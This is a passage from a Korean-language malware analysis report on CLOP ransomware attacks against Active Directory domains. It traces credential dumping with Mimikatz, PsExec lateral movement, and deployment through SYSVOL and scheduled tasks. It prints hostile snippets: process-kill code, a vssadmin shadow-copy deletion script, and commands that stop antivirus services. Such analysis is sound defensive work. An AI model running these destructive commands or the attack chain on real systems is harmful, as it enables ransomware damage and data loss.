


그림 27 - Cobalt Strike에서 제공하는 익스플로잇

상승된 권한으로 Mimikatz 모듈을 실행해 로컬 관리자 계정 또는 AD 도메인 관리자 계정의 크리덴셜 획득

Mimikatz는 사용자 계정과 크리덴셜(패스워드)를 확인할 수 있는 툴이다. 모의 훈련 등을 목적으로 만들어진 툴이지만 공격자가 이를 악용하여 계정 탈취 목적으로 악용하고 있다. 공격자는 자격 증명이 저장된 SAM 파일이나 lsass.exe 프로세스를 덤프하여 로컬 관리자계정 또는 AD 도메인 관리자 계정의 크리덴셜 획득을 시도한다. 공격자는 Cobalt Strike에서 제공하는 Mimikatz 모듈을 사용하거나 단독 실행 파일 형태의 Mimikatz를 이용하기도 하였다.




그림 28 – lsass.exe 프로세스 메모리에서 Credential 획득

탈취한 계정 크리덴셜을 이용하여 공격자는 내부 전파를 시도한다. 일반적으로 ADMIN$ 등의 공유 폴더는 관리자 계정으로 접근이 가능하기 때문에 공격자는 관리자 권한을 필요로 한다. 만약 공격자가 로컬 관리자 계정 크리덴셜을 획득했다면, 다른 시스템에 동일한 관리자 계정으로 접속을 시도하여 SMB Beacon을 설치할 수 있다. 이 과정은 Cobalt Strike에서 제공하는 PsExec를 이용한다. 앞서 수집한 AD 구성 정보를 이용하여 공격자는 새로운 시스템에 Beacon 악성코드를 설치하고 실행한다. 공격자는 AD 도메인 관리자 계정의 크리덴셜을 찾을 때까지 악성코드를 전파한다




그림 29 – 탈취한 크리덴셜로 PsExec 실행

[사례 - 2019년 9월]

피해 시스템에서 확인된 Beacon 악성코드이다. EXE 실행 파일 형태와 파워쉘 스크립트 형태가 확인되었다. 실행 파일은 공유 폴더인 ADMIN$ 경로에서 확인되었다. 공통적으로 윈도우 서비스로 등록되어 실행되었고, 이후 윈도우 서비스는 삭제되었다.




그림 30 - EXE 실행 파일 Beacon




그림 31 - 파워쉘 스크립트 Beacon

AD 도메인 관리자 계정 획득에 성공하면 도메인 컨트롤러 서버에 접속하여 도메인에 연결된 시스템 장악

공격자가 AD 도메인 관리자 계정 크리덴셜 획득에 성공하면 이제 도메인 시스템을 온전히 장악할 수 있게 된다. 도메인 관리자 계정은 도메인 컨트롤러(AD서버)에 로그인하는 작업에 사용되며, 공격자는 도메인 관리자 계정을 이용해 그룹 정책 관리 등 모든 도메인 리소스에 접근할 수 있다. 다시 말하면 공격자는 AD 가입 도메인 시스템을 대상으로 랜섬웨어 감염뿐만 아니라 내부 정보 유출이나 삭제 등 원하는 악성행위를 모두 할 수 있게 된다.

[III 실행] AD 내의 시스템을 대상으로 CLOP 랜섬웨어 감염 시도




그림 32 - [III 실행] 단계 구조도

도메인 컨트롤러의 공유 폴더에 CLOP 랜섬웨어 등 악성코드 준비

도메인 컨트롤러의 %SystemRoot%₩SYSVOL 경로는 그룹 정책 개체나 NETLOGON 스크립트가 저장되는 공유 폴더이다. 도메인에 가입된 모든 시스템은 SMB를 통해 SYSVOL 경로에 자동으로 접근하고 파일을 다운로드한다. 공격자는 이 점을 이용하여 악성코드를 각 시스템에 자동으로 배포하였다. 공격자가 CLOP 랜섬웨어를 실행하는 BAT 스크립트 파일을 작성하여 도메인 컨트롤러의 NETLOGON 경로에 올리면 실제 BAT 스크립트 파일은 %SystemRoot%₩SYSVOL₩sysvol₩<도메인DNS이름>₩scripts 경로에 존재한다. 동일 경로 또는 상위 경로에는 CLOP 랜섬웨어 파일을 올려두었다.


[사례 - 2019년 7월]
₩SYSVOL₩domain₩scripts₩psh.bat - CLOP 랜섬웨어 실행 스크립트 파일
₩SYSVOL₩domain₩scripts₩svssecsvc.exe - CLOP 랜섬웨어

[사례 - 2019년 6월]
₩SYSVOL₩domain₩dllrunner.exe
₩SYSVOL₩domain₩scripts₩dllrunner.exe
₩SYSVOL₩domain₩scripts₩loader_322.exe
₩SYSVOL₩domain₩3.exe

AD 도메인에 연결된 시스템에 작업 스케쥴 또는 원격 명령을 이용해 CLOP 랜섬웨어 배포 및 실행

공격자는 AD 도메인에 연결된 시스템에 배포된 CLOP 랜섬웨어와 이를 실행하는 스크립트를 윈도우 작업 스케쥴 또는 원격 명령을 이용해 최종 실행한다. AD 도메인에 연결된 다수의 시스템이 파일 암호화 등의 피해를 입게 된다. 참고로 공격자는 매 공격마다 모든 시스템을 CLOP 랜섬웨어로 감염시키지는 않았다. 2019년 5월부터는 일부 시스템만을 공격 대상으로 하였다.

[사례 - 2019년 7월]
공격자가 작업 스케쥴을 이용해 CLOP 랜섬웨어를 실행한 기록이 확인되었다.



Type	Date	Time	Event	Source	Category	User	Computer
Information	2019-06-29	오전 12:07:3	200	Microsoft-Windows-T	동작이 시작되었습니다.	₩SYSTEM	.org
Information	2019-06-28	오전 8:17:00	200	Microsoft-Windows-T	동작이 시작되었습니다.	₩SYSTEM	.org

Description

작업 스케줄러가 "₩insta1l" 작업의 "{c6d1ec80-c83b-4111-8e68-35d1101965df}" 인스턴스에서 "₩₩ ₩NETLOGON₩psh.bat" 동작을 시작했습니다.

그림 33 - 작업 스케쥴 등록 이력

CLOP 랜섬웨어 분석

1) 동작 과정

공격자는 AD 도메인에 연결된 시스템에 작업 스케줄 또는 원격 명령을 이용해 CLOP 랜섬웨어를 배포 및 실행시킨다. CLOP 랜섬웨어는 일반적인 프로세스가 아닌 서비스로 등록되어 서비스 프로세스로서 동작하며, 일반적인 랜섬웨어와 유사하게 정상 프로세스 종료, 섀도우 카피 삭제, 암호화 수행 및 ReadMe 파일 생성이라는 동작 흐름을 갖는다.

```
while ( 1 )
{
  fn_termProc(L"msftesql.exe");
  fn_termProc(L"sqlagent.exe");
  fn_termProc(L"sqlbrowser.exe");
  fn_termProc(L"sqlservr.exe");
  fn_termProc(L"sqlwriter.exe");
  fn_termProc(L"oracle.exe");
  fn_termProc(L"ocssd.exe");
  fn_termProc(L"dbsnmp.exe");
  fn_termProc(L"synctime.exe");
  fn_termProc(L"mydesktopqos.exe");
  fn_termProc(L"agntsvc.exeisqlplussvc.exe");
  fn_termProc(L"xfssvccon.exe");
  fn_termProc(L"mydesktopservice.exe");
  fn_termProc(L"ocautoupds.exe");
  fn_termProc(L"agntsvc.exeagntsvc.exe");
  fn_termProc(L"agntsvc.exeencsvc.exe");
  fn_termProc(L"firefoxconfig.exe");
  fn_termProc(L"tbirdconfig.exe");
  fn_termProc(L"ocomm.exe");
  fn_termProc(L"mysqld.exe");
  fn_termProc(L"mysqld-nt.exe");
  fn_termProc(L"mysqld-opt.exe");
```

그림 34 - 정상 프로세스 종료 리스트

볼륨 섀도우 카피 삭제는 System32 경로에 “resort0-0-0-1-1-0.bat” 와 같은 해당 명령이 포함된 BAT 파일을 생성한 후 실행시키는 방식으로 수행한다.

```
@echo off
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
```

그림 35 - 볼륨 섀도우 카피 삭제

CLOP은 파일 암호화 시에 RC4와 같은 대칭키 알고리즘을 이용하며, 파일 암호화에 사용된 대칭키 자체는 바이너리에 하드코딩된 RSA 공개키를 이용해 암호화한 후 파일의 뒤에 덧붙이는 방식이 사용되었다.

```
00013560  78 00 65 00 00 00 00 00 2D 2D 2D 2D 2D 42 45 47  x.e.....-----BEG
00013570  49 4E 20 50 55 42 4C 49 43 20 4B 45 59 2D 2D 2D  IN PUBLIC KEY---
00013580  2D 2D 20 4D 49 47 66 4D 41 30 47 43 53 71 47 53  -- MIGfMA0GCSqGS
00013590  49 62 33 44 51 45 42 41 51 55 41 41 34 47 4E 41  Ib3DQEBAQUAA4GNA
000135A0  44 43 42 69 51 4B 42 67 51 43 66 47 69 6A 75 68  DCBiQKBgQCfGijuh
000135B0  68 31 55 69 39 4C 53 54 48 36 74 57 74 61 55 33  h1Ui9LSTH6tWtaU3
000135C0  55 36 45 20 6C 2B 30 35 6C 6D 32 4C 30 53 74 43  U6E l+05lm2L0StC
000135D0  73 34 6F 54 51 56 4C 79 74 4D 66 52 7A 4F 50 57  s4oTQVLytMfRzOPW
000135E0  59 74 61 2F 78 71 62 47 31 4C 62 4C 6E 4A 58 78  Yta/xqbG1LbLnJXx
000135F0  67 67 48 33 43 73 33 6C 59 4C 4C 78 45 4A 42 47  ggH3Cs3lYLLxEJBG
00013600  39 4C 52 41 20 4B 5A 48 77 47 4B 6E 4F 2F 4B 43  9LRA KZHwGKnO/KC
00013610  61 76 76 64 73 66 44 61 32 47 36 4E 34 75 6A 38  avvdsfDa2G6N4uj8
00013620  65 55 51 58 54 67 62 58 64 68 6A 79 6F 2B 64 68  eUQXTgbXdhjyo+dh
00013630  6E 62 79 77 50 51 59 76 4D 53 66 73 57 38 76 76  nbywPQYvMSfsW8vv
00013640  6F 69 43 73 6E 20 57 72 51 6A 4F 59 68 64 45 37  oiCsn WrQjOYhdE7
00013650  79 37 66 4F 69 51 59 51 49 44 41 51 41 42 20 2D  y7fOiQYQIDAQAB -
00013660  2D 2D 2D 2D 45 4E 44 20 50 55 42 4C 49 43 20 4B  ----END PUBLIC K
00013670  45 59 2D 2D 2D 2D 2D 00 73 00 71 00 6C 00 61 00  EY-----.s.q.l.a.
```

그림 36 - 파일 뒤에 추가된 암호화 대칭키

2) 기능 변화

CLOP 랜섬웨어는 암호화 방식이나 서비스로 동작한다는 점과 같이 기본적인 루틴은 크게 변하지 않았다. 차이점이 있다면 프로세스 종료 루틴 및 암호화 제외 경로에서 문자열 대신 CRC를 구한 후 비교하는 방식으로 변경되었다는 점이 있다.

```
  if ( v3 == 0xFA12254F || v3 == 0xFA747F45 )//
                                          // 0xFA12254F : "Sophos"
                                          // 0xFA747F45 : "Recovery"
    return 1;
  if ( v3 == 0xFA9269AE )                 // 0xFA9269AE : "BOOTMGR"
    return 1;
}
else
{
  if ( v3 == 0xB890E4CF )                 // 0xB890E4CF : "Packages"
    return 1;
  if ( v3 > 0x9663BE08 )
  {
    if ( v3 != 0x96673E08 && v3 != 0x9B6D2710 )
      return v3 == 0xB7E0EDC0;            // 0xB7E0EDC0 : "Microsoft"
    return 1;
  }
  if ( v3 == 0x9663BE08 )                 // 0x9663BE08 : "recycle.bin"
    return 1;
  if ( v3 > 0x89D322CE )
    return v3 == 0x8A53E4D9;              // 0x8A53E4D9 : "Chrome"
  if ( v3 == 0x89D322CE || v3 == 0x71ADF2E1 || v3 == 0x7933A751 )//
                                          // 0x89D322CE : "AhnLab"
                                          // 0x71ADF2E1 : "INetCache"
                                          // 0x7933A751 : "WINNT"
    return 1;
```

그림 37 - 암호화 제외 파일 및 폴더 루틴 변화


다음은 최신 CLOP 랜섬웨어에서 확인된 CRC 및 여기에 대응하는 암호화 제외 경로 리스트이다.

CRC	암호화 제외 경로
0x89d322ce	AhnLab
0xfa747f45	Recovery
0x8916cc4	AppData
0xe892b59f	Windows
0x58cae791	Application Data
0x55b2ac88	System Volume Information

0x8a53e4d9	Chrome
0x6932f547	PerfLogs
0xb890e4cf	Packages
0xb7e0edc0	Microsoft
0x71adf2e1	INetCache
0xfa12254f	Sophos
0xfa9269ae	BOOTMGR
0x9663BE08	recycle.bin
0x28B5FD61	Tor Browser
0xA932103	확인되지 않음
0x7933A751	WINNT
0xea932256	NTLDR
0x7a53f792	AUTOEXEC.BAT
0x45575934	BOOT.INI
0xd6452416	DESKTOP.INI
0x917fe531	BOOTSECT.BAK
0xe2c4812a	NTUSER.DAT.LOG
0xfa9269ae	BOOTMGR
0xfa12254f	Sophos
0xfa747f45	Recovery
0xea932256	NTLDR


표 7 - 최신 CLOP 랜섬웨어의 암호화 제외 경로와 CRC 값

2020년 하반기 수집된 CLOP에서는 다음과 같은 추가적인 변화가 확인되었다. 먼저 과거 버전의 경우 암호화된 파일의 뒷부분에 시그니처와 함께 공개키로 암호화된 대칭키가 덧붙여지는 형태였다면, 이번에 확인된 CLOP은 덧붙이는 대신 다음과 같이 동일한 이름에 ".CIIp" 확장자를 붙여 새로 생성한 파일에 시그니처와 암호화된 키를 저장한다.



```
0002A850  1E CF B5 37 93 3F CD 55 98 3F 5F 59 AF E6 9C 4B  .Ïµ7"?ÍU˜?_Y¯æœK
0002A860  C6 73 9C 8B 5C 8D A2 E8 A6 A1 56 9F 4A 4F 89 5A  Æsœ‹\.¢è¦¡VŸJO‰Z
0002A870  B3 09 D3 D7 59 AF B1 6A ED 0C 85 C6 EA F4 3C 00  ³.Ó×Y¯±jí.…Æêô<.
0002A880  08 1A 6D 8C 5C F7 4D DC 43 49 6F 70 5E 5F 2D B1  ..mŒ\÷MÜCIop^ -±
0002A890  7C 08 3E 3D 24 B7 DF AE F1 29 77 36 85 3A 24 6A  |.>=$·ß®ñ)w6…:$j
0002A8A0  54 DD 9C F6 DB E1 58 0B F0 56 6A E3 A3 9B CF 15  TÝœöÛáX.ðVjã£›Ï.
0002A8B0  BB 73 F5 88 FC 2D 2B 98 7A 31 0A 6C D4 C4 A7 64  »sõˆü-+˜z1.lÔÄ§d
0002A8C0  0B D3 D6 DE 94 37 75 AB 01 B4 61 D4 5B 57 8C 3E  .ÓÖÞ"7u«.´aÔ[WŒ>
0002A8D0  4E E0 00 5E 35 C8 6F 6F 41 A8 E3 DD 4D E4 3E 2C  Nà.^5ÈooA¨ãÝMä>,
0002A8E0  4F CA D6 BD D7 C6 B4 AD 14 7A 54 D4 D8 DA CE 96  OÊÖ½×Æ´..zTÔØÚÎ–
0002A8F0  E3 4F 4D FE 52 8B 24 29 E6 5B 01 B6 99 A4 A6 A6  ãOMþR‹$)æ[.¶™¤¦¦
0002A900  EF 30 CF B9 8B 7E 82 40 2E 1F 30 25 47 31 2A     ï0Ï¹‹~‚@..0%G1*
```

그림 38 - 기존 CLOP 랜섬웨어 / 암호화된 파일 뒤에 추가된 대칭키



test.xml.Cllp

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   43 6C 6C 70 5E 5F 2D 5B 06 F0 AD BC 59 23 E1 C5  Cllp^ -[.ð.¼Y#áÅ
00000010   2A 01 55 E9 67 4F 58 0C 56 AA A8 3E 3A 24 1B B7  *.UégOX.Vª¨>:$.·
00000020   84 A3 91 D0 83 24 7F DF C5 0E 67 D8 6A 16 34 C8  „£'Ðƒ$.ßÅ.gØj.4È
00000030   38 2B 62 68 6B 42 98 60 8C 57 CF 3A CE 85 AC 1E  8+bhkB˜`ŒWÏ:Î…¬.
00000040   2C F0 C2 EB E4 C5 B8 5A 34 EB 61 DA 14 F6 03 05  ,ðÂëäÅ¸Z4ëaÚ.ö..
00000050   4E 7E 4A 05 EB 7F 00 FC 16 28 14 10 92 2F 1F 30  N~J.ë..ü.(../.0
00000060   EA E3 C5 0A 7F 49 6C 13 B8 22 55 EF AA 4E 60 7C  êãÅ..Il.¸"UïªN`|
00000070   BE 4D 82 50 DC 10 EB 1C 8A 03 07 4D 87 64 67 B7  ¾M‚PÜ.ë.Š..M‡dg·
00000080   A0 74 9E 11 F3 96 18                             tž.ó–.
```

그림 39- 최신 (이랜드그룹 공격) CLOP 랜섬웨어 / .Cllp 파일에 대칭키 저장

또한 다른 프로세스들을 종료하는 루틴과 볼륨 섀도우 카피를 삭제하는 루틴이 사라졌다. 하지만 프로세스들을 종료하는 루틴을 전담하는 동일한 인증서를 가진 파일이 같이 확인되었으며, CLOP 랜섬웨어 바이너리 자체가 아닌 추가 파일에서 이러한 기능을 담당하는 형태로 변경되었다는 점을 추정할 수 있다.

```
ShellExecuteA(0, 0, "cmd", "/C net stop McAfeeEngineService /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM dbsnmp.exe /F", 0, 0);
